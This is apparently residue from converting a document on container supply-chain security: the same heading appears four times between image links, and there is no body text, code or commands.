
# Container Supply-Chain Security Considerations




# Container Supply-Chain Security Considerations



# Container Supply-Chain Security Considerations




# Container Supply-Chain Security Considerations






